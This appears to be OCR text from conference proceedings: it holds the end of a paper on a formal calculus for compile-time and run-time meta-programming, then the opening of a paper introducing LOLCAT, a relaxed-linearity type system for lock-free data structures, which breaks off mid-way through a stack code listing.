The rules defining $\Gamma \vdash M : \alpha$ are given in Figure 10. The rules for variables, function abstraction, recursion, and application are as in conventional λ-calculus. For ASTs $\mathsf{ast}_{\mathsf{t}}(\tilde{M})$ where t is not one of lam, rec, promote, string, or int, if all the arguments have type Code then $\mathsf{ast}_{\mathsf{t}}(\tilde{M})$ also has type Code. ASTs representing a binding construct (e.g. $\mathsf{ast}_{\mathsf{lam}}(M, N)$)

have type Code if: the terms representing binders are of the form $\mathsf{ast}_{\mathsf{string}}(L)$ with L having type String; and N has type Code.

6.3 Examples

With the typing system defined, a few examples can help understand how and when it operates. First we note that terms such as $\mathsf{ast}_{\mathsf{lam}}((\lambda x.x), M)$ that would get stuck without the type system do not type-check in our system. Second we can see that some expressions pass one type-check and fail a later one. Consider the following program:

$$2 + \downarrow\{\ \mathsf{ast}_{\mathsf{lam}}(\mathsf{ast}_{\mathsf{string}}(\text{"}x\text{"}), \mathsf{ast}_{\mathsf{var}}(\text{"}x\text{"}))\ \}$$

The downML $\Downarrow_{ct}$ reduces to $\mathsf{ast}_{\mathsf{lam}}(\mathsf{ast}_{\mathsf{string}}(\text{"}x\text{"}), \mathsf{ast}_{\mathsf{var}}(\text{"}x\text{"}))$ which successfully type-checks as being of type code. The entire program then $\Downarrow_{ct}$-reduces to $2\ + \lambda x.x$, which is neither a value nor has any $\Downarrow_{\lambda}$-reductions and fails to type-check.

The type system can also check more complex properties, such as AST constructors with the wrong number of arguments. Let M be the program $\mathsf{ast}_{\mathsf{promote}}(\mathsf{tag}_{\mathsf{int}}, \mathsf{ast}_{\mathsf{int}}(1))$ in the following program:

$$\mathsf{ast}_{\mathsf{promote}}(\mathsf{tag}_{\mathsf{promote}}, \mathsf{tag}_{\mathsf{int}}, M, M)$$

When run through a downML or eval for the first time it will yield:

$$\mathsf{ast}_{\mathsf{promote}}(\mathsf{tag}_{\mathsf{int}}, \mathsf{ast}_{\mathsf{int}}(1), \mathsf{ast}_{\mathsf{int}}(1))$$

which type-checks correctly. However, if this AST is run through a downML or eval it results in:

$$\mathsf{ast}_{\mathsf{int}}(1, 1)$$

which fails to type-check.

7 Related work

Meta-programming is such a long-studied subject that a full related work section would be a paper in its own right. We have referenced many real-world systems in previous sections; in this section, we therefore concentrate on related work that has a foundational or formal bent, and which has not been previously mentioned.

Run-time HGMP has received more attention than compile-time HGMP, with MetaML and the *reFL*^{ect} language [18] being amongst the well known examples. MetaML is the closest in spirit to this paper, though it has two major, and two minor, differences. The minor differences are that MetaML is typed and hygienic, whereas our system can model untyped and non-hygienic systems, enabling people to experiment with different notions of each. The first major difference is that MetaML does not model compile-time evaluation of arbitrary code (see below for a discussion of MacroML, which partly addresses this). The second major difference is upMLs and ASTs: MetaML has only the former, while our system has both, with ASTs the 'fundamental' construct and upMLs a convenience atop them. As discussed in Section 2.3, this restricts the programs – and hence programming languages – that can be expressed.

Run-time HGMP is also the primary object of study in *unstaging translations* (see e.g. [6, 21, 24]). These are semantics-preserving embeddings of an HGMP language into a language

without explicit constructs for representing code as data. Depending on the particular pairing of source and target language, the unstaging translation can be extremely complex, making it difficult to use as a mechanism for understanding the fundamental constructs. We are also not aware of unstaging translations that treat compile-time and run-time HGMP in a unified way. An open research question is whether our general approach in Section 5 can be unstaged in a generic way.

Compile-time HGMP research has mostly focused on Lisp macros (e.g. [3, 20]) or C++ templates (e.g. [17]). Perhaps the work most similar to ours is the formal model of a large subset of Racket's macro system [13]. However, this formalises Racket's `define-syntax` system which is dynamically typed, and not a HGMP system in our definition (see Section 2.6). The system we define is closer in spirit to a statically typed version of Racket's `syntax-case` system. MacroML [16] investigates Lisp-style macro systems by translation into MetaML. The key insight is that macros are special constructs which must be entirely expanded in a separate stage before any normal code is evaluated. Our approach instead models systems where normal code can be evaluated at both compile-time and run-time.

Research on types for HGMP and the relationship with modal logics via a Curry-Howard correspondence started with work by Davis and Pfenning [10, 9]. In recent years, more expressive typing systems along these lines have been investigated (see e.g. [27, 39]). The axiomatic semantics of HGMP is explored in [2]. Some original approaches towards the foundations of run-time HGMP are: M-LISP [26] which provides an operational semantics for a simplified Lisp variant with eval but without macros; Archon [34], which is based on the untyped λ-calculus but without an explicit representation of code; the two-level λ-calculus [15] which is based on nominal techniques; and the ρ-calculus [25] which combines ideas from Conway games and π-calculus.

Issues closely related to HGMP have been studied in the field of logic, often under the heading of reflection [19]. Little work seems to have been done towards unification of the multiple approaches to meta-programming. Farmer et al.'s concept of syntax frameworks [11, 12] may well have been the first foray in this direction but are not intended to be a full model of meta-programming, whether homogeneous or heterogeneous. In particular, they do not capture the distinction between compile-time HGMP and run-time HGMP.

8 Conclusions

In this paper we presented the first foundational calculus for modelling compile-time and run-time HGMP as found in languages such as Template Haskell. The calculus is designed to be considered in increments, and adjusted as needed to model real-world languages. We provided a type system for the calculus. We hope that the calculus provides a solid basis for further research into HGMP.

The most obvious simplification in the calculus is its treatment of names. The calculus deliberately allows capture and is not hygienic since there are different styles of hygiene, and various possible ways of formalising it. A system similar to Template Haskell's, for example, where names in upMLs are preemptively α-renamed to fresh names would be a simple addition, but other, sometimes more complex, notions are possible (e.g. determining which variables should be fresh and which should allow capture). We hypothesise that the formal definition of hygiene in [1], which is based on nominal techniques [29], can be adapted to our foundational calculus.

Acknowledgements. We thank W. Farmer, A. Kavvos, O. Kiselyov, G. Meredith, S. Peyton Jones, M. Stay and L. T. van Binsbergen for discussions about meta-programming, and E. Burmako for answering questions about `scala.meta`.

References

1 Michael D. Adams. Towards the essence of hygiene. In *Proc. POPL*, 2015.
2 Martin Berger and Laurence Tratt. Program Logics for Homogeneous Metaprogramming. In *Proc. LPAR*, pages 64–81, 2010.
3 Ana Bove and Laura Arbilla. A confluent calculus of macro expansion and evaluation. In *Proc. LFP*, pages 278–287, 1992.
4 Gilad Bracha and David Ungar. Mirrors: design principles for meta-level facilities of object-oriented programming languages. In *Proc. OOPSLA*, pages 331–344, 2004.
5 Cristiano Calcagno, Walid Taha, Liwen Huang, and Xavier Leroy. Implementing Multi-stage Languages Using ASTs, Gensym, and Reflection. In *Proc. GPCE*, pages 57–76, 2003.
6 Wontae Choi, Baris Aktemur, Kwangkeun Yi, and Makoto Tatsuta. Static Analysis of Multi-staged Programs via Unstaging Translation. In *Proc. POPL*, pages 81–92, 2011.
7 William Clinger and Jonathan Rees. Macros that work. In *Proc. POPL*, pages 155–162, 1991.
8 Krzysztof Czarnecki, John O'Donnell, Jörg Striegnitz, and Walid Taha. DSL Implementation in MetaOCaml, Template Haskell, and C++. In *Proc. Dagstuhl Workshop on Domain-specific Program Generation*, volume 3016, pages 50–71, 2004.
9 Rowan Davies. A temporal-logic approach to binding-time analysis. In *Proc. LICS*, pages 184–195, 1996.
10 Rowan Davies and Frank Pfenning. A modal analysis of staged computation. *J. ACM*, 48(3):555–604, 2001.
11 William M. Farmer. The formalization of syntax-based mathematical algorithms using quotation and evaluation. In J. Carette, editor, *Intelligent Computer Mathematics*, pages 35–50, 2013.
12 William M. Farmer and Pouya Larjani. Frameworks for reasoning about syntax that utilize quotation and evaluation. McSCert Report 9, McMaster University, 2013. Available at `http://imps.mcmaster.ca/doc/syntax.pdf`.
13 Matthew Flatt, Ryan Culpepper, David Darais, and Robert Bruce Findler. Macros that work together: Compile-time bindings, partial expansion, and definition contexts. *JFP*, 22(2):181–216, March 2012.
14 Fabien Fleutot and Laurence Tratt. Contrasting compile-time meta-programming in Metalua and Converge. In *Workshop on Dynamic Languages and Applications*, July 2007.
15 Murdoch J. Gabbay and Dominic P. Mulligan. Two-level lambda-calculus. In *Proc. WFLP*, volume 246, pages 107–129, 2009.
16 Steven E. Ganz, Amr Sabry, and Walid Taha. Macros as multi-stage computations: Type-safe, generative, binding macros in MacroML. In *Proc. ICFP*, pages 74–85, 2001.
17 Ronald Garcia and Andrew Lumsdaine. Toward Foundations for Type-Reflective Metaprogramming. *SIGPLAN Not.*, 45(2):25–34, October 2009.
18 Jim Grundy, Tom Melham, and John O'Leary. A reflective functional language for hardware design and theorem proving. *JFP*, 16(2):157–196, 2006.
19 John Harrison. Metatheory and Reflection in Theorem Proving: A Survey and Critique. Technical Report CRC-053, SRI International, 1995.
20 David Herman and Mitchell Wand. A theory of hygienic macros. In *Proc. ESOP*, pages 48–62, March 2008.
21 Jun Inoue, Oleg Kiselyov, and Yukiyoshi Kameyama. Staging beyond terms: Prospects and challenges. In *Proc. PEPM*, PEPM '16, pages 103–108, 2016.

22 Jun Inoue and Walid Taha. Reasoning about multi-stage programs. In *Proc. ESOP*, pages 357–376, 2012.

23 Ulrik Jørring and William L. Scherlis. Compilers and staging transformations. In *Proc. POPL*, pages 86–96. ACM, 1986.

24 Yukiyoshi Kameyama, Oleg Kiselyov, and Chung-chieh Shan. Closing the stage: From staged code to typed closures. In *Proc. PEPM*, pages 147–157, 2008.

25 L. Gregory Meredith and Matthias Radestock. A Reflective Higher-order Calculus. *ENTCS*, 141(5):49–67, 2005.

26 Robert Muller. M-LISP: A representation-independent dialect of LISP with reduction semantics. *TOPLAS*, 14(4):589–616, October 1992.

27 Aleksandar Nanevski, Frank Pfenning, and Brigitte Pientka. Contextual modal type theory. *Transactions on Computational Logic*, 2007.

28 Simon Peyton Jones. New directions for Template Haskell. `http://ghc.haskell.org/trac/ghc/blog/TemplateHaskellProposal`, October 2010.

29 Andrew M. Pitts. *Nominal Sets: Names and Symmetry in Computer Science*. Cambridge University Press, 2013.

30 Jon Rafkind and Matthew Flatt. Honu: Syntactic extension for algebraic notation through enforestation. In *GPCE*, pages 122–131, 2012.

31 Tiark Rompf and Martin Odersky. Lightweight modular staging: a pragmatic approach to runtime code generation and compiled dsls. *Commun. ACM*, 55(6):121–130, 2012.

32 Tim Sheard. Accomplishments and research challenges in meta-programming. *Proc. SAIG '01*, 2196:2–44, September 2003.

33 Tim Sheard and Simon Peyton Jones. Template meta-programming for Haskell. In *Proc. Haskell workshop*, pages 1–16, 2002.

34 Aaron Stump. Directly reflective meta-programming. *Higher Order Symbol. Comput.*, 22(2):115–144, June 2009.

35 Walid Taha. *Multi-Stage Programming: Its Theory and Applications*. PhD thesis, Oregon Graduate Institute of Science and Technology, 1993.

36 Walid Taha and Michael Florentin Nielsen. Environment classifiers. In *Proc. POPL*, pages 26–37, 2003.

37 Laurence Tratt. Compile-time meta-programming in a dynamically typed OO language. In *Proc. DLS*, pages 49–64, October 2005.

38 Laurence Tratt. Domain specific language implementation via compile-time meta-programming. *TOPLAS*, 30(6):1–40, 2008.

39 Takeshi Tsukada and Atsushi Igarashi. A Logical Foundation for Environment Classifiers. *Logical Methods in Computer Science*, 6(4:8):1–43, 2010.

40 Willard van Orman Quine. *Mathematical Logic*. Harvard Univ. Press, 2003.

$$\dfrac{\dfrac{x \Downarrow_{ct} x}{\lambda x.x \Downarrow_{ct} \lambda x.x} \quad \dfrac{7 \Downarrow_{ct} 7}{\mathsf{ast_{int}}(7) \Downarrow_{ct} \mathsf{ast_{int}}(7)}}{(\lambda x.x)\mathsf{ast_{int}}(7) \Downarrow_{ct} (\lambda x.x)\mathsf{ast_{int}}(7)} \quad \dfrac{\cdots}{(\lambda x.x)\mathsf{ast_{int}}(7) \Downarrow_{\lambda} \mathsf{ast_{int}}(7)} \quad \mathsf{ast_{int}}(7) \Downarrow_{dl} 7}{\dfrac{x \Downarrow_{ct} x}{\lambda x.x \Downarrow_{ct} \lambda x.x} \quad \downarrow\{(\lambda x.x)\mathsf{ast_{int}}(7)\} \Downarrow_{ct} 7}{(\lambda x.x) \downarrow\{(\lambda x.x)\mathsf{ast_{int}}(7)\} \Downarrow_{ct} (\lambda x.x)7}$$

$$\dfrac{\dfrac{\dfrac{(\lambda x.x)\mathsf{ast_{int}}(7) \Downarrow_{\lambda} \mathsf{ast_{int}}(7) \quad \mathsf{ast_{int}}(7) \Downarrow_{dl} 7}{\mathsf{eval}((\lambda x.x)\mathsf{ast_{int}}(7)) \Downarrow_{\lambda} 7} \quad 7 \Downarrow_{\lambda} 7}{(\lambda x.x)(\mathsf{eval}((\lambda x.x)\mathsf{ast_{int}}(7))) \Downarrow_{\lambda} 7}}{\lambda x.x \Downarrow_{\lambda} \lambda x.x} \quad x[7/x] \Downarrow_{\lambda} 7$$

Figure 11 Examples of compile-time HGMP (top) and run-time HGMP (bottom).

Relaxed Linear References for Lock-free Data Structures*

Elias Castegren[1] and Tobias Wrigstad[2]

1 **Uppsala University, Sweden,** `Elias.Castegren@it.uu.se`
2 **Uppsala University, Sweden,** `Tobias.Wrigstad@it.uu.se`

Abstract

Linear references are guaranteed to be free from aliases. This is a strong property that simplifies reasoning about programs and enables powerful optimisations, but it is also a property that is too strong for many applications. Notably, lock-free algorithms, which implement protocols that ensure safe, non-blocking concurrent access to data structures, are generally not typable with linear references because they rely on aliasing to achieve lock-freedom.

This paper presents LOLCAT, a type system with a relaxed notion of linearity that allows an unbounded number of aliases to an object as long as at most one alias at a time owns the right to access the contents of the object. This ownership can be transferred between aliases, but can never be duplicated. LOLCAT types are powerful enough to type several lock-free data structures and give a compile-time guarantee of absence of data-races when accessing owned data. In particular, LOLCAT is able to assign types to the `CAS` (compare and swap) primitive that precisely describe how ownership is transferred across aliases, possibly across different threads. The paper introduces LOLCAT through a sound core procedural calculus, and shows how LOLCAT can be applied to three fundamental lock-free data structures. It also discusses a prototype implementation which integrates LOLCAT with an object-oriented programming language.

1998 ACM Subject Classification D.3.3 Language Constructs and Features – Concurrent programming structures

Keywords and phrases Type systems, Concurrency, Lock-free programming

Digital Object Identifier 10.4230/LIPIcs.ECOOP.2017.6

1 Introduction

In the last decade, hardware manufacturers have increasingly come to rely on scaling through the addition of more cores on a chip, instead of improving the performance of a single core [2]. The underlying reasons are cost-efficiency and problems with heat dissipation. As a result of this paradigm shift, programmers must write their applications specifically to leverage parallel resources—applications must embrace parallelism and concurrency [46, 20].

Amdahl's Law dictates that a program's scalability depends on saturating it with as much parallelism as possible. Avoiding serialisation of execution and contention on shared resources favours lock-free implementations of data structures [40], which employ optimistic concurrency control without the overhead of software transactional memory [26]. Lock-free algorithms are complicated and require that all threads that operate on shared data follow a specific protocol that guarantees that at least one thread makes progress at all times [30].

* This work is sponsored by the UPMARC centre of excellence, the FP7 project "UPSCALE" and the project "Structured Aliasing" financed by the Swedish Research Council.

Lock-free programming is based on a combination of speculation and publication. For example, when inserting into a lock-free linked list, a thread may speculatively read the contents of some field `x.next`, v, store v in the `next` field of a new node, `n`, and *if* `x.next` *remains unchanged*, publish `n` by replacing the contents of `x.next` by `n`. A key component of many lock-free algorithms is the atomicity of the last two actions: checking if `x.next ==` v and if so, performing `x.next = n`. A common way to achieve such atomicity is through the `CAS` primitive, which is available in modern hardware.

In a lock-free algorithm where several threads compete for the same resource, *e.g.,* access to the same node, care must be taken so that at most one thread succeeds in acquiring it. If two threads successfully extract the same object from a data-structure, subsequent accesses to this object will be subject to data-races—ownership of a resource may not be duplicated.

In the literature on type systems, duplication of ownership is typically prevented using linear references. A linear (or unique) reference is the only reference to a particular object. Linearity is a strong property that allows many powerful operations such as type changes and dynamic object reclassification (*e.g.,* [15]), ownership transfer and zero-copy message passing (*e.g.,* [12, 43, 14]), and safe memory reclamation of objects without garbage collection (*e.g.,* [51]). In the context of parallel programming, linear references do not need concurrency control as a thread holding a linear reference trivially has exclusive ownership of the referenced object (no other thread can even know of its existence) (*e.g.,* [22]). Transfer of linear values across threads without data-races is straightforward.

When programming with linear references one must take care to not accidentally lose linearity [5] as linear values must be threaded through a computation. Most systems maintain linearity through *destructive reads* which nullify variables as they are read [32, 39, 7, 12, 13]. Other systems permit aliasing but additionally require holding a capability (or permission) to allow dereferencing a pointer [45, 25, 52, 37]. To avoid the burden of explicitly chaining linear values through a computation, many systems with linear references allow temporary relaxation of linearity through *borrowing*, which creates a temporary alias that is eventually invalidated, at which point linearity is re-established [4, 12, 25].

Even though a functionally correct lock-free algorithm can guarantee that at most one thread manages to acquire a node in a data structure, linear references and lock-free programming are at odds. Lock-free algorithms generally require an unbounded number of threads concurrently reading from and writing to a data structure, which linear references forbid.

Not only is aliasing a prerequisite of sharing across threads, but using destructive reads to maintain linearity breaks down in the absence of means to write to several locations in an atomic step. Consider popping an element off a Stack implemented as a chain of linear links. A sequential implementation using destructive reads (explicated as **consume**) would perform:

```
Link tmp = consume stack.top; // Transfer top to the call stack
stack.top = consume tmp.next; // Transfer top's next to the Stack object
```

A lock-free Stack has contention on its `top` field. Thus, if the `top` field is temporarily nullified to preserve linearity, as in the example above, concurrent accesses might witness this intermediate state and be forced to either abort their operations or wait until the value is instantiated again. Similarly, if access to the `top` field is guarded by some capability, threads must either wait for the capability to become available, or copy the capability and risk overwriting each other's results. Other relaxed techniques such as borrowing are generally not applicable in a concurrent setting as concurrent borrowing of the same object could lead to data-races.

In this paper, we propose a principled relaxation of linearity that separates ownership from holding a reference and supports the atomic transfer of ownership between different aliases to a single object without locks or destructive reads. This enables a form of linear ownership [38] where at any point in time, there is at most one reference allowed to access an object's linear resources. We present a type system, LOLCAT—for *Lock-free Linear Compare and Transfer*, that statically enforces such linear ownership, and use a combination of static and dynamic techniques to achieve effective atomicity of ownership transfer strong enough to express well-known implementations of lock-free data structures, such as stacks [48], linked lists [27] and queues [36]. While our system does not guarantee the correctness of a data structure's implementation with respect to its specification (*e.g.,* it does not guarantee linearizability [31]), it guarantees that all allowed accesses to an object's linear resources are data-race free.

The paper makes the following contributions:

(i) It proposes a linear ownership system that allows the atomic transfer of ownership between aliases (Section 2), with the goal of facilitating lock-free programming and giving meaningful types to patterns in lock-free algorithms, including the `CAS` primitive.

(ii) It shows the design of a type system that enforces linear ownership in the context of a simple procedural language, and demonstrates its expressiveness by showing that it can be used to implement several well-known lock-free data structures (Section 2.4).

(iii) It shows a formalisation of the semantics of a simple procedural language using LOLCAT and proves data-race freedom for accessing linear fields in the presence of aliasing, in addition to type soundness through progress and preservation (Section 3-4).

(iv) It reports on a proof-of-concept implementation (Section 5) in a fork of the object-oriented actor language Encore.

2 Lock-Free Programming with Linearity

This paper presents a principled relaxation of linearity that allows programs whose values are *effectively linear*, although they may at times be aliased, and a hybrid typing discipline that enforces this notion of linearity. Our goal is to enable lock-free programming with the kind of ownership guarantees provided by linear references, and to catch linearity violations in implementations of lock-free algorithms, such as two threads believing that they are the exclusive owners of the same resource.

Our system combines a mostly static approach with some dynamic checks from the literature on lock-free programming (*e.g.,* `CAS`). The latter is needed to avoid data-races when multiple threads read and write the same fields concurrently. Rather than employing advanced program analysis or program logic, we implement our static guarantees as a simple type system, LOLCAT. This design choice trades reasoning power for simplicity and modularity; code can be type-checked locally without the need for interprocedural analysis. This should make it possible or even straightforward to integrate our approach in existing languages.

Our system captures a number of concepts in lock-free programming such as speculation, publication, acquisition and stable paths, and imposes a typing discipline to guarantee their correct usage with respect to linearity. Consequently, we provide a strong notion of ownership in which a pointer (on the stack or on the heap) may own some resources (*i.e.,* values in fields of the object pointed to), and where access to owned resources is guaranteed to be exclusive.

Section 2.1 through Section 2.3 give an overview of the main concepts of LOLCAT. Section 2.4 gives concrete implementation examples.

2.1 The Challenges of Linear Lock-Free Programming

Lock-free programming is complicated, partly due to the lack of mutual exclusion (which *e.g.,* locks can provide). A lock-free algorithm must take into account that values may be accessed and updated concurrently by other threads. This is also the root cause of the challenges one must overcome when designing a type system for lock-free programming:

CHALLENGE 1: *Using linearity to exclude read–write races is too strict as it forces operations to be serialised and allows observation of a data structure in an inconsistent state.*

In the stack popping example from Section 1, we noted that reads of the `top` field of the stack must not consume its value, as this prevents concurrent operations from making progress. Similarly, all threads concurrently pushing to the stack must be able to *simultaneously* alias `top` in the `next` field of a newly created node in each thread, and compete to publish their own node at the head of the stack. Both these requirements break linearity.

We address this challenge by relaxing linearity. At the cost of losing the ability to treat an object's *identity* linearly, we allow *unbounded aliasing of linear values*, as long as each field in the value is accessible through at most one alias. Hence, we have linearity of an object's *fields*, but not its *identity*, similar to systems using permissions (*e.g.,* [45]). To be able to express patterns that appear in lock-free algorithms, we further relax linearity for certain types of fields, and allow these to be accessed through any alias: immutable **val** fields (similar to Java's **final** fields), **once** fields which become immutable after the first write, and **spec** fields which explicitly allow concurrent reading and writing. For consistency, "normal" fields are annotated **var**.

The main guarantee given by relaxed linearity is that accesses to **var** fields are free from data-races. This is ensured by the invariant that a reference ι in a variable or field P is always a *dominator* of the transitive closure C of **var** fields reachable from P. If `f` is a **var** field in C, then any path P' ending in `f` contains ι. If P' is a field access `x.f`, the **var** field `f` is dominated by the stack variable `x`, so the thread holding `x` has exclusive access to the field.

The type system tracks this ownership through the static type `T` of P (`x` in the example above). This is important because no two aliases of P may have static types that allow access to the same **var** field: the reference ι in P owns all **var** fields that its type `T` gives access to.

CHALLENGE 2: *Transferring ownership between aliases, without transferring aliases.*

Lock-free programming requires setting up speculative structures involving aliasing and later attempting to acquire the necessary ownership. Since destructive reads impact other threads' ability to make progress, we must be able to transfer ownership between *existing* aliases rather than equating ownership transfer with alias transfer.

To address this challenge, we employ a novel form of view-point adaptation [41] at the type-level which we term *field restrictions*. These come in three forms: *weak*, *strong* and *transfer*, which all capture existing patterns used in lock-free programming. The intuition of the field restrictions can be explained through a rely–guarantee [34, 44] interpretation:

Weakly restricted types `T|f` guarantee that the field `f` will not be accessed through an alias of this type, and may rely on nothing. This denotes a speculative view of a value, without ownership of the field `f`.

Strongly restricted types `T||f` guarantee that the field `f` will not be accessed through an alias of this type, and may rely on the absence of aliases through which `f` can be accessed. This denotes a view of an object whose field `f` will never be accessed again.

Transfer-restricted types `T ~ f` guarantee that an alias of this type will not be used to assert ownership of the object pointed to by the field `f`, and may rely on the fact that the field `f` will not be updated concurrently by another thread. This denotes a view of an object where the field `f` is without ownership, either because it contains a speculation or because ownership has been, or is currently being, transferred from it.

In normal linear type systems, ownership transfer involves moving a unique reference from one place to another, *e.g.,* by using a destructive read. LOLCAT additionally supports ownership transfer through the addition of a field restriction for some ι.`f` in one place and the corresponding removal of a field restriction for the same ι.`f` in another. This allows setting up speculative structures, and also allows transferring ownership from a pointer-based structure without destroying the pointers.

We base this kind of ownership transfer on the atomic compare-and-swap (`CAS`) operation. Even though they are relatively simple, field restrictions let us give a static semantics to the `CAS` primitive that precisely captures how ownership is transferred between aliases when linking and unlinking objects into and out of linked structures (*cf.* Section 2.3).

CHALLENGE 3: *Guaranteeing atomicity of statements that read and write multiple locations.*

The atomic operations used in lock-free programming operate on a single location, yet many lock-free algorithms require operations that modify more than one location without interference. Due to the lack of hardware support for such operations, algorithms must employ clever tricks to achieve "effective atomicity". In a similar fashion, the soundness of our approach, notably the transfer of ownership in Challenge 2, relies on the absence of concurrent modifications of certain fields during operations that atomically move ownership of multiple locations—otherwise, the exclusive access implied by ownership could be compromised.

We solve this problem by leveraging *stable paths*, *i.e.,* fields that are guaranteed not to change and which are therefore accessible without fear of concurrent changes. We support several forms of stable paths: immutable **val** fields; **once** fields which are immutable after initialisation; and *fix pointers* which are pointers that, once installed in a field, cannot be overwritten. As a side-effect of installing a fix pointer in `x.f` where `x` has type `T`, the local type of `x` changes to `T ~ f`, which signals that the value in `f` will not change. A dynamic check prevents writes through aliases which are not yet aware that the field has been fixed. See Section 2.5 for an example using fix pointers.

When an object is created, the first reference to it is necessarily globally unique (assuming garbage collection, see Section 5.3). This trivially gives a guarantee that the fields of that object will not change under foot until it has been made accessible to other threads. In LOLCAT, the type annotation **pristine** denotes an object that has just been created, and which is accessible through a single alias only.


2.2 Typing the Life of a List Node: Speculation, Publication and Acquisition

This section exemplifies some of the concepts of LOLCAT by discussing the implementation of a linked list. In a single-threaded setting this would be simple to implement even using traditional linear types: insertion constitutes creating a new node and linking it in between two existing nodes, and removal is done by unlinking a node. Both operations can be implemented using simple destructive reads as no aliasing is required.

In a multi-threaded lock-free setting, the implementation gets more complicated. Firstly, care must be taken to preserve the integrity of the list in the presence of concurrent accesses

View	Type	Alias' Type
Newborn	**pristine** `Node`	N/A
Staged	**pristine** `Node`∼`next`	N/A
Published	`Node`	`Node`|`elem`
Acquired	`Node`∼`next`	`Node`|`elem`
Speculative	`Node`|`elem`	*any*
Dummy	`Node`||`elem`	`Node`|`elem`

(a) Views of a list node during different stages of its life. The Staged and Acquired views see the `next` field as a reference without ownership. The Speculative and Dummy views may not be used to access the `elem` field.



(b) Transitions between views of a list node during different stages of its life. The types in red (below each view) show which aliases may exist. See Section A for a more detailed version of this figure.

Figure 1 Views, and transitions between views, of a list node with fields **var** `elem` and **spec** `next`.


to the `next` fields. Secondly, if two threads were able to unlink the same node, there could be data-races on the value stored in that node. For the reasons brought up in Challenge 1 and Section 1 we cannot solve this problem with traditional linearity, *e.g.,* using destructive reads. In LOLCAT we would implement the list nodes using a type `Node` with a **var** field `elem` storing the element of the link, and a **spec** field `next` of type `Node`. Remember that access to a **var** field is exclusive, while a **spec** field may be accessed concurrently. The **spec** (and **once**) fields of a data-structure identifies the contention points.

A list `Node` goes through several distinct stages during its lifetime. First, the node is created. The LOLCAT type of a newborn node is **pristine** `Node`, where **pristine** captures the global uniqueness of the object. At this point, the thread holding the reference owns the node and may initialise the `elem` field without the risk of data-races.

Second, the intended successor of the new node is speculatively read and written to the `next` field, staging the node for publication (*i.e.,* being inserted into the list). As a side-effect of the field update, the type of the node changes to **pristine** `Node`∼`next` to denote that the `next` field contains a speculation. This means that the current thread still owns the new node, but not the node pointed to by the `next` field. We call writing a speculative value to a field a *tentative write*. During this stage, the `next` field may be written to several times to refresh the speculation, but never dereferenced. The fact that the node is **pristine** (and thus has no aliases) means that no other thread has a view of the node that allows dereferencing or updating `next` concurrently (*cf.,* Challenge 3).

Once the node has been successfully published (*cf.* Section 2.3), its ownership is moved from the stack of the publishing thread to the data structure on the heap. The type of the node internal to the data structure is simply `Node`. The `next` field is no longer restricted as the node now owns its successor, and the node is no longer **pristine** because global uniqueness no longer holds; as mentioned in Challenge 2, any thread accessing the data structure may hold a reference to any of the nodes. The type of such an alias is `Node`\|`elem`, capturing that these references are speculations that may not be used to read the `elem` field. Note that once lost, pristineness can never be recovered. This is because we cannot place an upper-bound on the existence of these aliases.

Finally, a thread can manage to acquire ownership of the node and remove it from the list. The type of an acquired node from the view of the acquiring thread is `Node`∼`next`. Since the restriction on `elem` is lifted, this field can be safely read without the risk of data-races.



Top: linking **CAT**, atomically moving ownership of b from y to a and moving ownership of c from a to b.
Middle: unlinking **CAT**, atomically moving ownership of b from a to y and moving ownership of c from b to a.
Bottom: swapping **CAT**, atomically moving ownership of c from z to a and moving ownership of b from a to y.

Figure 2 Different forms of **C**ompare-**A**nd-**T**ransfer. Dashed (red) arrows denote references without ownership, *i.e.,* results of speculation or pointers from which ownership has been transferred.

The restriction on `next` captures that `next` points to an object that is owned by someone else (by the data structure on the heap, or by some other thread that have since acquired the successor node). Note that there may still be aliases of the newly acquired node, and that these will still have the type `Node|elem`. This is safe from a data-race perspective as these may not be used to access the `elem` field.

Figure 1 shows how a node's type reflects the view of the stage it is currently in, and which transitions between these views are possible. The type `Node||elem` was not brought up in this example, but reflects permanently burying ownership of the `elem` field (note how there are no edges going out from this state in Figure 1b), turning the node into a "dummy node" that will never access `elem` again. See Section 2.5 for an example where this type is used. There is a more detailed version of Figure 1b in the appendix (*cf.* Section A).

2.3 Atomic Transfer of Ownership

As our main mechanism for transferring ownership between aliases we introduce a **CAT** (compare-and-transfer) operation, which is purposely similar to a `CAS`, but with certain syntactic restrictions. In general, a **CAT** has the form **CAT**`(x.f, p1, p2)`, where `p1` and `p2` are paths of length one or two (*i.e.,* `y` or `y.g`). Like a `CAS`, it *atomically* compares the values of `x.f` and `p1`, and if they are the same, overwrites `x.f` with the value in `p2`. Additionally the types and values of local variables may be updated as detailed below.

The effect of **CAT**`(x.f, p1, p2)` when successful is that ownership is transferred from `p2` to `x.f`, and from `x.f` to `p1`. Remember that LOLCAT guarantees linear ownership of an object's **var** fields; out of all aliases of an object, at most one alias may be used to access the **var** fields of that object. Since `x.f` is overwritten, the transfer of ownership from the original reference to the alias `p1` is safe. Figure 2 overviews the **CAT**s. (The eager reader will find the formal type rules in Figure 12 and implementation details in Section 5.1.)

In the previous section, we saw two examples of ownership transfer: publishing and acquiring a node. The syntactic variant **CAT**`(x.f, n.next, n)` is called a *linking* **CAT** and publishes the necessarily **pristine** node `n` by writing it to `x.f`. It requires that the `next` field is transfer restricted in `n` (**pristine** `Node~next`) so that it actually contains a speculation that could be an alias of `x.f`. If the **CAT** succeeds, `n` will be implicitly nullified to fully transfer the globally unique node from the publishing thread to the heap. This corresponds to the transition "Staged → Published" of Figure 1b.

Acquiring a node is done with an *unlinking* **CAT** of the form **CAT**`(x.f, n, n.next)`. This transfers `n.next` to `x.f` by overwriting it, and transfers ownership from the newly overwritten reference in `x.f` to `n`. If `x.f` has ownership of a **var** field `elem`, the type of `n` must

```
1  struct Stack {
2    spec top : Node
3  }
4
5  struct Node {
6    var elem : T // T is some elided struct type
7    val next : Node
8  }
9
10 def push(s : Stack, e : T) : void {
11   let n = new Node; // n : pristine Node
12   n.elem = consume e;
13   let t = s.top; // t : Node | elem
